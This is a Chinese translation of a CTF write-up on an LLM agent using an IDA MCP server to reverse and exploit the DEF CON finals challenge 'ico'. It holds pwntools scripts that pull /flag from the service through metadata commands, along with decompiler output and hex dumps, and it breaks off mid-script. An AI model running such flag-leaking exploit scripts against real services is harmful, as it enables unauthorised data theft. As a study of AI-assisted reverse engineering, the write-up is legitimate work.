> 參考工具如下：
>
> - https://github.com/patched-codes/patchwork
>   一個基於 CLI 的自動化框架，使用大型語言模型 (LLM) 來自動化開發工作流程，如代碼審查、漏洞修復、安全補丁和文檔生成等開發雜務。
> - https://github.com/mrexodia/ida-pro-mcp
>   在 IDA Pro 上提供簡潔的 MCP 伺服器與外掛，支援從列舉函式、全域、字串，到反組譯/反編譯、交叉參照、原型/型別/命名批次調整與（選用）除錯控制等工具呼叫，便於「氛圍逆向」中以代理協同完成重複分析操作與產出報告。
> - https://github.com/Wh0am123/MCP-Kali-Server
>   一個將 MCP 客戶端（如 Claude Desktop、5ire）橋接到 Kali/Linux 終端的輕量 API 伺服器，允許代理安全地執行 nmap、curl、ffuf 等終端工具以進行 AI 輔助滲透測試、CTF 挑戰與 HTB/THM 實作，並提供簡單的部署與客戶端配置流程以快速串接實戰工作流。

你所需要的只是 MCP - LLMs 解決 DEF CON CTF 決賽挑戰

> 翻譯整理自 All You Need Is MCP - LLMs Solving a DEF CON CTF Finals Challenge
> 同步匯整自 https://github.com/shellphish/artiphishell
> TonTon Huang Ph.D.
> 2025/09/03

目錄

- DEF CON CTF
- TL;DR
- 挑戰 —「ico」
- 背景
- MCP 對我來說太猛了
- 令人失望的腳本
- 充滿希望的腳本
- 更好的反編譯 == 更好的腳本
- 近在咫尺，又似遠在天邊
- 魔法時刻
- 利用腳本（真正拿到明文）
- 修補（The Patch）
- 偉大的「氛圍逆向 (Vibe-ening)」

快速匯整

傳統的安全分析工具通常只專注於單一功能：

- 靜態分析工具只能發現已知模式的漏洞
- 模糊測試工具只能觸發崩潰但無法定位根因

- 補丁工具需要人工分析和編寫

Artiphishell 是一個綜合性的安全研究和漏洞發現平台

- 自動化漏洞發現 - 分析源代碼識別安全漏洞
- 漏洞驗證 - 生成 POV (Proof of Vulnerability) 演示證明漏洞可被利用
- 自動化修復 - 創建補丁來修復發現的漏洞
- 多層次分析引擎：結合靜態分析 (CodeQL)、動態模糊測試 (AFL++/Jazzer) 和 LLM 驅動的智能分析
  - 靜態分析
    - CodeQL 掃描源代碼尋找已知漏洞模式
    - 函數索引器分析代碼結構和調用關係
  - 動態分析：
    - 模糊測試引擎（AFL++、LibFuzzer、Jazzer）生成測試輸入
    - 語料庫管理器收集和優化測試用例
- 競賽級性能：專為高強度競賽環境設計，具有嚴格的資源管理和預算控制
- 雲原生部署：基於 Kubernetes 的可擴展架構

核心子系統

- 漏洞發現 - 包括 DiscoveryGuy、CodeQL 分析和 DiffGuy 代碼變更分析
- 模糊測試基礎設施 - 支持 Jazzer (Java)、LibFuzzer 和 AFL++ 管道
- 補丁生成 - 使用 PatcherQ、根因分析 (Kumu-shi) 和 LLM 補丁生成
- LLM 和代理基礎設施 - AgentLib 和 LiteLLM 服務

簡單比喻

與傳統安全工具不同，Artiphishell 不只是"發現問題"，而是提供從發現→驗證→修復的完整自動化流程，就像一個能獨立運作的安全專家團隊。
想像 Artiphishell 就像一個全自動的網路安全診所：

- 診斷科：DiscoveryGuy 和 CodeQL 像 X 光機和 CT 掃描，從不同角度檢查代碼尋找"病灶"（漏洞）
- 實驗室：模糊測試組件像病理科，通過大量測試樣本驗證問題是否真實存在
- 手術室：PatcherQ 像外科醫生，精確地"開刀"修復發現的問題
- AI 助手：LLM 系統像經驗豐富的專科醫生，提供智能診斷建議和治療方案

DEF CON CTF

每年，世界級的戰隊都會參加像 Plaid CTF 與 HITCON CTF 這樣困難的 CTF，試圖透過拿到第一名來取得 DEF CON CTF 的資格。 通常一年只有 3–4 場 CTF 被指定為預先資格賽。 DEF CON CTF 也有一個準決賽，依年份不同，前 8–12 名隊伍可以取得決賽資格。 DEF CON CTF 幾乎與 DEF CON 本身同樣歷史悠久，是 DEF CON 的標誌性活動之一。 它吸引（而且持續吸引）會影響整個資安領域的頂尖駭客，例如 GeoHot、Zardus、Lokihardt 等。 總而言之，DEF CON CTF「就是」駭客界的奧運會，如果可以這麼說的話是總決賽的最終舞台。 挑戰很難，隊伍也都是頂尖好手雲集。

TL;DR

在為 AIxCC 花了兩年時間與 LLMs 一起工作的過程中，已經對 LLM 能與不能的邊界有了直覺。 這是第一次看到 DEF CON 決賽難度的挑戰，幾乎完全由 LLMs 解出（人為互動極少）。 在我開始之前，隊上幾位超強的駭客（salls、x3ero0、zardus 等）已經在名為「ico」的挑戰上投入大約四個小時，所以這並不是一題簡單的題目。 我覺得讓社群裡其他人也見證這件事發生很重要。 （頁面底部可下載我在 Cursor 中與 LLM 的完整對話記錄）

挑戰 —「ico」

這題是一個單一的 x86-64 二進位檔，啟動後會在 4265 埠架一個伺服器。 它不是完全靜態連結，但雖然有 1.4M 大小、接近 6k 個函式，實際上只使用了少數函式庫函式。

```
[*] '/home/clasm/ctfs/dc-finals-25/ico/ico'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
```

有趣的是，沒有 PIE 或 stack canary，讓溢出更容易被利用。 一開始連到伺服器隨機手動傳送值沒有任何輸出。 程式在每一個新連線時都會 fork 一個子行程。 此外還有一個巨大的派發迴圈或 VM，看起來會讀取位元組並依據這些位元組執行不同的指令，其餘一切都還需要我們去摸索。

背景

Shellphish 今年在 DEF CON 很忙，要同時打決賽 CTF 與送出我們的 AIxCC 作品。 身為 AIxCC 團隊的其中一位負責人，會展期間幾乎都在奔波，直到比賽結束後第二天才有時間看題目。 「ico」是主辦在第二天中途釋出的挑戰，當時已經有幾位我 1337 的隊友在做了。 我晚點加入並決定下場，因為我一般在 rev/pwn 還算拿手，而且看起來我們進展不多。 當時已經有一個叫做 poc_ncif.py 的互動腳本，但它只用 pwntools 傳了三個空位元組。 有些人還在逆向，其他人嘗試架設 fuzzers 看看是否有低垂果實可摘。

MCP 對我來說太猛了

我的一位隊友 mahaloz 為另一題 viper 架了 IDA MCP 伺服器，但使用起來沒有太大進展；然而也有人把原始反編譯與指令貼到 GPT 主控台就獲得了一些成功（lol）。 Blue Water 隊也讓代理在背景執行，還「解了兩題 Live CTF 挑戰」。 雖然那些挑戰比大多數 DEF CON 題目簡單一些，但這也成為我自己嘗試的靈感之一。 我們即將開會，所以我快速做了一個 Docker 容器來跑挑戰，避免破壞日常環境，並啟動了我自己的「IDA MCP 伺服器」+「Cursor」（GPT-5 剛推出且透過 Cursor 有大量免費代幣），讓它在一個部分逆向的「ico」上運行，初始提示如下。

> 你是我見過最強的逆向工程師，使用 Ida pro MCP 與這個二進位互動並進行逆向；我們知道這是一個伺服器應用，但除此之外不清楚太多；若需要更多資訊或任何重要決策，請隨時詢問。
> You are the most amazing reverse engineer I've ever met. Use the Ida pro MCP to interact and reverse the binary. We're looking at a server application, but we don't know much more than that. Feel free to ask me anything you need more information on or any important decisions that need to be made

這是我第一次使用 GPT-5，我要說：它跑了，而且不停地跑。 它使用了我見過最多的工具呼叫次數，儘管我也試過 claude-4-sonnet、claude-4-opus、o3 等模型；最後會議結束，我得以查看結果。 它在完全無人協助下至少跑了 12 分鐘，並給了我們第一個腳本。

令人失望的腳本

```
from pwn import remote  # type: ignore
import os, sys, time

host = os.environ.get("HOST", "127.0.0.1")
port = int(os.environ.get("PORT", "4265"))

io = remote(host, port)

# handshake
io.send(b"\x10")       # enable
time.sleep(0.05)

# create default entry that copies /flag into "Author"
io.send(b"\x22")
time.sleep(0.05)

# request metadata bundle: Author (flag), Software, (Comment if set)
io.send(b"\x32" + b"\x01")   # 0x01 arbitrary small param

data = io.recv(timeout=2) or b""
print(f"len={len(data)} hex={data.hex()}")

# Heuristic extract: look for ASCII 'Author' then next string-ish bytes
idx = data.find(b"Author")
if idx != -1:
    # naive slice forward; adjust if you want a proper parser
    print("Found 'Author' near:", idx)
    print(data[idx:idx+256])

# clean close (optional)
io.send(b"\x11")
io.close()
```


```
[x] Opening connection to 127.0.0.1 on port 4265
[x] Opening connection to 127.0.0.1 on port 4265: Trying 127.0.0.1
[+] Opening connection to 127.0.0.1 on port 4265: Done
len=2 hex=0001
[*] Closed connection to 127.0.0.1 port 4265
```

我立刻跑了腳本，結果令人失望——它可以跑但拿不到 flag，但那不就是 AI 糊常有的情況嗎。 然而，這個不管用的腳本同時帶來一些相當有趣的發現：

```
每次連線、在處理命令之前，它會把 /flag 的內容載入到全域字串緩衝區 off_51C2E0：
idk_what_this_is_man → 設定路徑為 "/flag"，讀取，並把指標存入 off_51C2E0。

0x32：回傳一個打包的中繼資料區塊，包含：
- "Author" → 直接是 +40 處的字串（也就是 flag）
- "Comment"（只有在先前透過 0x31 設定過的情況）
- "Software" → +72 處的字串
- 在 0x32 後需要一個額外位元組（任意小值；用作維度）
```


讓我們實際看看反編譯，確認 flag 在哪裡被設定，以及驗證 LLM 的說法是否正確。



```
__int64 sub_45EFE0()
{
  reg_context *reg_ctx; // rax
  int ret_0; // eax
  reg_context *reg_context; // rax
  int v3; // eax
  __int64 result; // rax
  socket_struct *v5; // [rsp+0h] [rbp-E8h]
  reg_context v6; // [rsp+8h] [rbp-E0h] BYREF
  __int64 v7; // [rsp+60h] [rbp-88h]
  reg_context v8; // [rsp+68h] [rbp-80h] BYREF
  __int64 v9; // [rsp+C0h] [rbp-28h]
  __int64 v10; // [rsp+C8h] [rbp-20h] BYREF
  __int64 v11; // [rsp+D0h] [rbp-18h] BYREF
  __int64 v12[2]; // [rsp+D8h] [rbp-10h] BYREF

  v12[0] = 0LL;
  v11 = 0LL;
  v10 = 0LL;
  reg_ctx = (reg_context *)get_reg_context(1, (__int64)&v6.r13, &v6);
  ret_0 = save_registers(reg_ctx);
  v7 = ret_0;
  if ( !ret_0 )
  {
    v5 = (socket_struct *)sub_47FA10((__int64)&unk_525E48, (socket_struct *)1);
    reg_context = (reg_context *)get_reg_context(1, (__int64)&v8.r13, &v8);
    v3 = save_registers(reg_context);
    v9 = v3;
    if ( !v3 )
    {
      (*(void (__fastcall **)(socket_struct *, const char *))(v5->gap0 + 472))(v5, "/flag");
      sub_40B250(&v11);
      (*(void (__fastcall **)(socket_struct *, __int64 *))(v5->gap0 + 280))(v5, &v11);
      sub_42E220(&v11, (__int64)v12);
      sub_45EF20(&v10, v12[0]);
      sub_40B2C0(&off_51C2E0, v10);
    }
    sub_4145F0();
    sub_412EF0(v5);
    if ( v9 )
      sub_414780();
  }
  sub_4145F0();
  sub_40B250(v12);
  sub_40B250(&v11);
  sub_40B250(&v10);
  result = v7;
  if ( v7 )
    return sub_414780();
  return result;
}
```

在 sub_45EFE0 裡，我們看到 /flag 字串與一些值透過呼叫在傳遞，我不完全確定這些呼叫在做什麼，但結構讓我覺得很像 C++，所以我暫時相信 LLM 所說的，最終 /flag 的內容會落到 off_51C2E0。


Instruction ▢ Data ▢ Unexplored ▢ External symbol ▢ Lumina function
IDA View-A
Pseudocode-A
Pseudocode-B
Strings

```
lata:000000000051C2D6                 db  65h ; e
lata:000000000051C2D7                 db    0
lata:000000000051C2D8                 db    0
lata:000000000051C2D9                 db 0C2h
lata:000000000051C2DA                 db  51h ; Q
lata:000000000051C2DB                 db    0
lata:000000000051C2DC                 db    0
lata:000000000051C2DD                 db    0
lata:000000000051C2DE                 db    0
lata:000000000051C2DF                 db    0
lata:000000000051C2E0 off_51C2E0      dq offset aFuzyll
lata:000000000051C2E0
lata:000000000051C2E0
lata:000000000051C2E8                 align 10h
lata:000000000051C2F0                 db    3
lata:000000000051C2F1                 db  0Ch
lata:000000000051C2F2 aTcommenttype   db 'TCommentType'
lata:000000000051C2FE                 db    1
```

我們可以看到，一開始 off_51C2E0 包含指向字串「fuzyll」的指標，他是 Nautilus Institute（本題主辦）的一員，也很可能是這題的作者。 LLM 也建議把腳本輸出格式化得更好，我同意了，因為原本輸出很乏味，而且我仍然不清楚眼前這東西的全貌。

> Please add a nice and clean parser!

充滿希望的腳本

```
from __future__ import annotations

from pwn import remote  # type: ignore
import os
import re
from typing import Dict, Tuple, Optional, List


# Protocol helpers -----------------------------------------------------------

def send_cmd(io, data: bytes) -> None:
    io.send(data)


def read_exact(io, n: int, timeout: float = 2.0) -> bytes:
    data = b""
    while len(data) < n:
        chunk = io.recv(n - len(data), timeout=timeout)
        if not chunk:
            break
        data += chunk
    return data


def read_chunk(io, timeout: float = 2.0) -> Optional[Tuple[int, bytes]]:
    """Read one server chunk: 1-byte tag + 2-byte little-endian length +
payload."""
    hdr = read_exact(io, 3, timeout=timeout)
    if len(hdr) < 3:
        return None
    tag = hdr[0]
    length = hdr[1] | (hdr[2] << 8)
    payload = read_exact(io, length, timeout=timeout)
    if len(payload) < length:
        return None
    return tag, payload


# Response parsing -----------------------------------------------------------

PRINTABLE_RE = re.compile(rb"[ -~]{1,256}")


def tokenize_printables(data: bytes) -> List[bytes]:
    return [m.group(0) for m in PRINTABLE_RE.finditer(data)]


def parse_kv_payload(payload: bytes) -> Dict[str, str]:
    """Best-effort parse of a key/value bundle produced by opcode 0x32.

    The server serializes a small structure with fields like "Author", "Comment",
    and "Software" using an internal container format. We conservatively scan the
    payload for printable tokens and map well-known keys to the token that
follows.
    """
    tokens = tokenize_printables(payload)
    keys = {b"Author", b"Comment", b"Software"}
    out: Dict[str, str] = {}
    for i, tok in enumerate(tokens):
        if tok in keys and i + 1 < len(tokens):
            # Prefer the very next printable token as the value
            key = tok.decode("ascii", errors="ignore")
            val = tokens[i + 1].decode("utf-8", errors="ignore")
            # Guard against obviously invalid huge values
            if len(val) > 0:
                out[key] = val
    return out


# Exploit flow ---------------------------------------------------------------

def exploit_fetch_metadata(io) -> Tuple[Optional[Dict[str, str]], bytes]:
    # 0x10: enable session; 0x22: build default entry with flag in Author; 0x32
x01: request bundle
    send_cmd(io, b"\x10")
    io.recv(timeout=0.1)  # ignore 1-byte ack if present
    send_cmd(io, b"\x22")
    io.recv(timeout=0.1)
    send_cmd(io, b"\x32\x01")

    chunk = read_chunk(io, timeout=2.0)
    if not chunk:
        return None, b""
    tag, payload = chunk
    parsed = parse_kv_payload(payload)
    return parsed, payload


def main():
    host = os.environ.get("HOST", "127.0.0.1")
    port = int(os.environ.get("PORT", "4265"))
    io = remote(host, port)
    try:
        kv, raw = exploit_fetch_metadata(io)
        if kv:
            print("Parsed fields:")
            for k in ("Author", "Comment", "Software"):
                if k in kv:
                    print(f"- {k}: {kv[k]}")
            if "Author" in kv:
                print(f"\nAuthor (likely flag): {kv['Author']}")
        else:
            print(f"No parsable KV bundle. Raw chunk ({len(raw)} bytes):
{raw.hex()}")
    finally:
        try:
            send_cmd(io, b"\x11")  # close session politely
        except Exception:
            pass
        io.close()


if __name__ == "__main__":
    main()
```

```
[x] Opening connection to 127.0.0.1 on port 4265
[x] Opening connection to 127.0.0.1 on port 4265: Trying 127.0.0.1
[+] Opening connection to 127.0.0.1 on port 4265: Done
No parsable KV bundle. Raw chunk (153 bytes):
89504e470d0a1a0a0000000d494844520000000200000002080600000072b60d240000001049444154
789c63606060f80fc51002001cf502fe6a1cd9170000002774455874417574686f7200443345423641
3636393436383137434438423834463533304333303833414539388d42bd0000001174455874536f66
74776172650069636f2076302e3155c7b0f20000000049454e44ae426082
[*] Closed connection to 127.0.0.1 port 4265
```

不僅腳本比前一版更長、結構也更好，且實際從伺服器拿到漂亮的輸出。 顯然，這段十六進位字串不理想，所以我用 xxd 轉一下來看，有一些看起來像 ASCII 的字節。

```
00000010: 0000 0002 0000 0002 0806 0000 0072 b60d  .............r..
00000020: 2400 0000 1049 4441 5478 9c63 6060 60f8  $....IDATx.c```.
00000030: 0fc5 1002 001c f502 fe6a 1cd9 1700 0000  .........j......
00000040: 2774 4558 7441 7574 686f 7200 3142 3542  'tEXtAuthor.1B5B
00000050: 3535 4534 3234 3233 3742 3046 4637 3044  55E424237B0FF70D
00000060: 3244 4145 3644 3739 4632 3236 92fa 8501  2DAE6D79F226....
00000070: 0000 0011 7445 5874 536f 6674 7761 7265  ....tEXtSoftware
00000080: 0069 636f 2076 302e 3155 c7b0 f200 0000  .ico v0.1U......
00000090: 0049 454e 44ae 4260 82                   .IEND.B`.
```

在（其實算是第一次）看了 IDA 之後，感覺 flag 確實被寫入 LLM 提到的全域變數，接著用來設定 Author 標籤，但中間有不少我不明白用途的額外函式呼叫。 位元組流裡屬於 Author 的那一段，絕對不是之前硬編碼的「fuzyll」，而是一個我不認得的值，顯示我們更進一步了，但不確定為何這個值不是 flag。

更好的反編譯 == 更好的腳本

> Now take all of this information and edit the decompilation with all your new findings

```
Applied thorough IDA updates:
- Renamed key routines: server_main, accept_fork_loop, handle_connection,
dispatch_loop, drop_privileges_to_user, set_alarm_seconds, recv_checked,
send_checked, send_ack, send_nack, send_tagged_blob, read_u16_le,
recv_allocated_blob, command handlers cmd_*, init_flag_from_file,
init_default_metadata_with_flag, metadata getters
get_author/get_software/get_comment_value, and parse_ncif_container.
- Renamed global off_51C2E0 to g_FlagString.
- Added comments summarizing protocol and exfil path on dispatch_loop,
cmd_send_metadata_bundle, init_flag_from_file, init_default_metadata_with_flag,
server_main, and helpers.

Impact:
The decompilation now clearly reflects the protocol, the /flag loading, and the
metadata flow used for exfil.
```

把目前所有資訊都回灌到反編譯結果裡，重新命名關鍵函式、全域與在派發迴圈等處加上註解，讓協定與外洩路徑更清楚。 儘管完成了多數逆向，我仍不確定它是否真的明白自己在做什麼，所以我請它解釋完整的利用鏈，尤其是當原本應該是 flag 的內容仍是一串不明的字串時。

> please explain the full exploit chain

```
Full exploit chain (concise)
Server boot
```

```
server_main:
sets PORT (default 4265), creates listening socket.

accept_fork_loop:
accept(), fork().

In child:
drop_privileges_to_user, set_alarm_seconds(16), close listen fd, then
handle_connection.

Per-connection setup
handle_connection first calls init_flag_from_file:
Opens “/flag”, reads it, and stores the string globally in g_FlagString.

Enters dispatch_loop (byte-oriented protocol).

Handshake requirement
Until session is “enabled”, the loop only reacts to:

0x10 → send_byte_0: sets a flag to enable the session and replies with 1-byte ack.

0x11 → end session.

After 0x10, the full switch is active.
Data model (entries)
The server maintains a list; field_10 is “current index”.

init_default_metadata_with_flag creates a new entry with:
Author = g_FlagString (the contents of “/flag”),
Software = “ico v0.1”,
optional Comment (set via another command).

Minimal exfil path
0x10: enable session.
0x22: cmd_create_default_entry → creates/selects entry with Author = g_FlagString.
0x32 <1 byte param>: cmd_send_metadata_bundle → sends a bundle that includes:
“Author” = g_FlagString,
“Comment” if previously set,
“Software”.

The bundle is sent via send_tagged_blob: 1-byte tag, 2-byte little-endian length,
then payload bytes.

Why it works
init_flag_from_file loads “/flag” for every connection and saves it in
g_FlagString.
cmd_create_default_entry copies that global pointer into the new entry’s Author
field.
cmd_send_metadata_bundle serializes the entry and returns the Author field
verbatim.

Bytes to send (in order)
b"\x10"
b"\x22"
```

```
b"\x32\x01"
Optionally b"\x11" to close.

Response parsing
Read one chunk: tag (1), length (2 LE), payload.

Payload is a small container; scanning printables, the token “Author” is followed
by the flag string.
The included poc_ncif.py does this sequence and extracts “Author”.
```

老實說，這段解釋看起來無懈可擊，但它沒有修改任何腳本，我們仍卡住，而且它完全沒有自己動手跑腳本，所以我開放讓它實際跑起來看看，並把之後的輸出提供給它，希望能觸發更好的回應。

> Okay you can now interact with it by running the python script, but I don’t think the exploit is working 😦

近在咫尺，又似遠在天邊

> Please add a nice and clean parser!

```
from __future__ import annotations

from pwn import remote  # type: ignore
import os
import re
from typing import Dict, Tuple, Optional, List

# Protocol helpers -----------------------------------------------------------

def send_cmd(io, data: bytes) -> None:
    io.send(data)


def read_exact(io, n: int, timeout: float = 2.0) -> bytes:
    data = b""
    while len(data) < n:
        chunk = io.recv(n - len(data), timeout=timeout)
        if not chunk:
            break
        data += chunk
    return data


def read_chunk(io, timeout: float = 2.0) -> Optional[Tuple[int, bytes]]:
    """Read one server chunk: 1-byte tag + 2-byte little-endian length +
payload."""
    hdr = read_exact(io, 3, timeout=timeout)
    if len(hdr) < 3:
        return None
    tag = hdr[0]
    length = hdr[1] | (hdr[2] << 8)
    payload = read_exact(io, length, timeout=timeout)
    if len(payload) < length:
        return None
    return tag, payload


# Response parsing ------------------------------------------------------------

PRINTABLE_RE = re.compile(rb"[ -~]{1,256}")


def tokenize_printables(data: bytes) -> List[bytes]:
    return [m.group(0) for m in PRINTABLE_RE.finditer(data)]


def parse_png_text_chunks(payload: bytes) -> Dict[str, str]:
    """Parse PNG tEXt chunks into a dict of key->value.

    PNG layout: 8-byte signature, then repeated [length(4 BE), type(4), data,
crc(4)].
    For type 'tEXt', data is keyword(ASCII) + 0x00 + text(ISO-8859-1/ASCII).
    """
    out: Dict[str, str] = {}
    # PNG signature
    if not (len(payload) >= 8 and payload[:8] == b"\x89PNG\r\n\x1a\n"):
        return out
    off = 8
    while off + 12 <= len(payload):
        length = int.from_bytes(payload[off : off + 4], "big")
        ctype = payload[off + 4 : off + 8]
        off += 8
        if off + length + 4 > len(payload):
            break
        data = payload[off : off + length]
        off += length
        crc = payload[off : off + 4]
        off += 4
        if ctype == b"tEXt":
            try:
                if b"\x00" in data:
                    key, value = data.split(b"\x00", 1)
                    k = key.decode("latin-1", errors="ignore")
                    v = value.decode("latin-1", errors="ignore")
                    if k:
                        out[k] = v
            except Exception:
                pass
        if ctype == b"IEND":
            break
    return out


def parse_kv_payload(payload: bytes) -> Dict[str, str]:
    """Best-effort parse of a key/value bundle produced by opcode 0x32.

    The server serializes a small structure with fields like "Author", "Comment",
    and "Software" using an internal container format. We conservatively scan the
    payload for printable tokens and map well-known keys to the token that follows.
    """
    # First, handle PNG tEXt-encoded bundles, which the server commonly emits
    # (Author/Software are stored as PNG text chunks).
    png = parse_png_text_chunks(payload)
    if png:
        return png

    tokens = tokenize_printables(payload)
    keys = {b"Author", b"Comment", b"Software"}
    out: Dict[str, str] = {}
    for i, tok in enumerate(tokens):
        # Allow cases like 'tEXtAuthor' by checking substring containment
        matched_key: Optional[bytes] = None
        for k in keys:
            if tok == k or (k in tok):
                matched_key = k
                break
        if matched_key and i + 1 < len(tokens):
            # Prefer the very next printable token as the value
            key = matched_key.decode("ascii", errors="ignore")
            val = tokens[i + 1].decode("utf-8", errors="ignore")
            # Guard against obviously invalid huge values
            if len(val) > 0:
                out[key] = val
    return out


# Exploit flow ---------------------------------------------------------------

def exploit_fetch_metadata(io) -> Tuple[Optional[Dict[str, str]], bytes]:
    # 0x10: enable session; 0x22: build default entry with flag in Author; 0x32 x01: request bundle
    send_cmd(io, b"\x10")
